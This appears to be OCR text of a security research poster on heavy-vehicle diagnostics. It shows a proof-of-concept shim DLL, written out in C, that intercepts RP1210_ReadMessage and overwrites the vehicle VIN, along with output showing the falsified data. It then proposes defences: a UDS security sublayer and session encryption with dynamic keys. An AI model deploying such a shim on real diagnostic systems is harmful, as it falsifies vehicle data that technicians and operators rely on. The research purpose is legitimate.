
Vendor RP1210.DLL

Device Driver

NTDLL (Interface between user & kernel)

Kernel (USB, WiFi, Bluetooth Comms.)

Communication stack within the PC/laptop



RP1210 based Diagnostic Application

Shim.DLL

Vendor RP1210.DLL

Device Driver

NTDLL (Interface between user & kernel)

Kernel (USB, WiFi, Bluetooth Comms.)

Attack uses inserted shim DLL to tamper RP1210 communications

```
short __declspec(dllexport) WINAPI RP1210_ReadMessage(
                                       short   nClientID,
                                       unsigned char *fpchAPIMessage,
                                       short   nBufferSize,
                                       short   nBlockOnRead ){
   int status = ERR_DLL_NOT_INITIALIZED;
   if (Xternal_RP1210_ReadMessage != NULL){
       status = Xternal_RP1210_ReadMessage(nClientID,
                   fpchAPIMessage,
                   nBufferSize,
                   nBlockOnRead);
   }
   /* Manipulate Data here!!*/
   if (status > 0){
       // Find PGNs that are interesting
       unsigned long pgn =  fpchAPIMessage[4] + (fpchAPIMessage[5] << 8) + (fpchAPIMessage[6] << 16);
       if (pgn == PGN4VIN){ // Look for the VIN to break
           /*Directly manipulates the bytes in the buffer.*/
           fpchAPIMessage[21] = 'A';
           fpchAPIMessage[22] = 'T';
           fpchAPIMessage[23] = 'T';
           fpchAPIMessage[24] = 'A';
           fpchAPIMessage[25] = 'C';
           fpchAPIMessage[26] = 'K';
           fpchAPIMessage[27] = '!';
       }
   }
```


Function exposed to diagnostic software

Legitimate function from vendor dll

Buffer with vehicle network data

Manipulated Data

# Falsified Information displayed on a Diagnostic Tool



```
00 44 40 77 99 FE 00 06 00 FF FF FF 00 FE FF FF FF FF        █
00 44 40 77 96 FE 00 06 00 FF 0C FA FF FF FF FF FF FF   ♀·
00 44 40 78 56 FE 00 06 00 FF 00 FF FF FF 1F 1F FF FF       ▼▼
00 44 40 78 C1 FE 00 06 00 FF 4C D9 D1 02 28 5C 8F 02   L┘╤Θ(\ÅΘ
00 44 40 79 F7 FE 00 06 00 FF FF FF FF FF FF FF F1 00         ±
00 44 40 7A EC FE 00 80 00 FF 31 48 53 48 57 53 4A 4E 58 44 4A 41 54 54 41 43 4B 21   1HSHWSJNXDJATTACK!
Found PGN 65260

Program ending.
Number of SendMessages 1
Number ReadMessages 1135

C:\Users\jdaily\Documents\GitHub\ShimDLL>
```

- Data manipulations take place on the diagnostics computer, not the vehicle network
- Attacker does not need physical access to the vehicle, just admin privileges on Windows
- VDAs and their DLLs are from third party vendors
- Similar issues exist with J2435 for passenger cars

# Contributions

### Implementation Details

Network traffic traces showing an example of utilizing Unified Diagnostic Services (UDS) Service $84 to secure diagnostics communication.

### Security Sublayer for UDS

AUTOSAR does not specify diagnostic communication manager (DCM) **Security Sublayer**. Our complex device driver (CDD) based workaround solution implements the Security Sublayer functionality


### Dynamic Session Keys


Sequence diagram of the keys generated dynamically during session authentication used to encrypt the session protects the session from brute attacks

### Application to XCP

An example of using the security sublayer and apply it to calibration protocol, which can be used to enhance supply chain protections.

# Cyber Defense for Diagnostic Interfaces





PowerSpec 11.0.0.57 - Licensed

United States and Canada

Connect to vehicle, please wait......

Cummins Inc. INLINE7 datalink adapter detected.

**Cummins ECM detected.**

| | |
|---|---|
| Engine Type: | X15 Performance |
| Ecm Code: | ******* ** |
| Engine Serial Number: | 0 |
| Software Phase: | 60.70.17.21 |

PowerSpec provides the following options

- **Read Data** - Read current engine trip information, fault codes, feature settings, sudden deceleration or dataplate and reset faults or trip information.
- **Transfer Spec** - Change current engine feature settings by transferring an existing feature specification.
- **Direct Engine Edit (licensed user only)** - Manually edit current engine feature settings, passwords, or dataplate.


*The use of PowerSpec is supported in North America and Latin America only. For engines equipped with a Diesel Particulate Filter, Ultra Low Sulfur Diesel Fuel is required. Failure to do so can permanently damage engine and after treatment systems within a short period of time. This damage could cause the engine to become inoperable and affect the warranty coverage on the engine.

© 2011 - 2023 Cummins Inc. All rights reserved.

Untrusted Communications

Security architecture where external layers are untrusted

# Complex Device Drivers based Security Sublayer for UDS Security



**Diagnostic Communication Module (DCM)**

Protocol Data Unit (PDU) Router (PduR)

Bus Transport Protocol (ex: ISO-TP)

Bus Interface (ex: CAN Interface)

Driver (ex: CAN controller)

Microcontroller

AUTOSAR Communication Stack

**Diagnostic Communication Module (DCM)**

Message Handling Layer (Complex Device Driver)

Message Authentication Layer (Complex Device Driver)

Protocol Data Unit (PDU) Router (PduR)

Bus Transport Protocol (ex: ISO-TP)


Bus Interface (ex: CAN Controller)

Driver (ex: CAN driver)

Microcontroller

Secured AUTOSAR Communication Stack

# UDS Session Encryption with Dynamic Keys



Diagnostic Tool

ECU

Authentication Request

Create Nonce for ECU seed

Send Challenge Seed

ECU Challenge Seed

Encrypt ECU challenge seed with pre-shared KEY1

Create Nonce for Tool seed

Generate ECDHE Session key Information

Send Proof

Enc (ECU Challenge Seed + Session Key Information) + Tool Challenge Seed

A

continued in next column

A

Decrypt with pre-shared KEY1 and compare for seed match

Encrypt Tool Challenge Seed with pre-shared KEY2

Generate ECDHE Session key Information

Tool Authentication Successfull on seed match

Enc (Tool Challenge Seed + Session Key Information)

Decrypt with pre-shared KEY2 and compare for seed match

Diagnostic Session established on seed match

Derive common session key - KEY3

Derive common session key - KEY3

Encrypted Session using dynamically generated KEY3

Diagnostic Tool

ECU

**Tool Authentication**

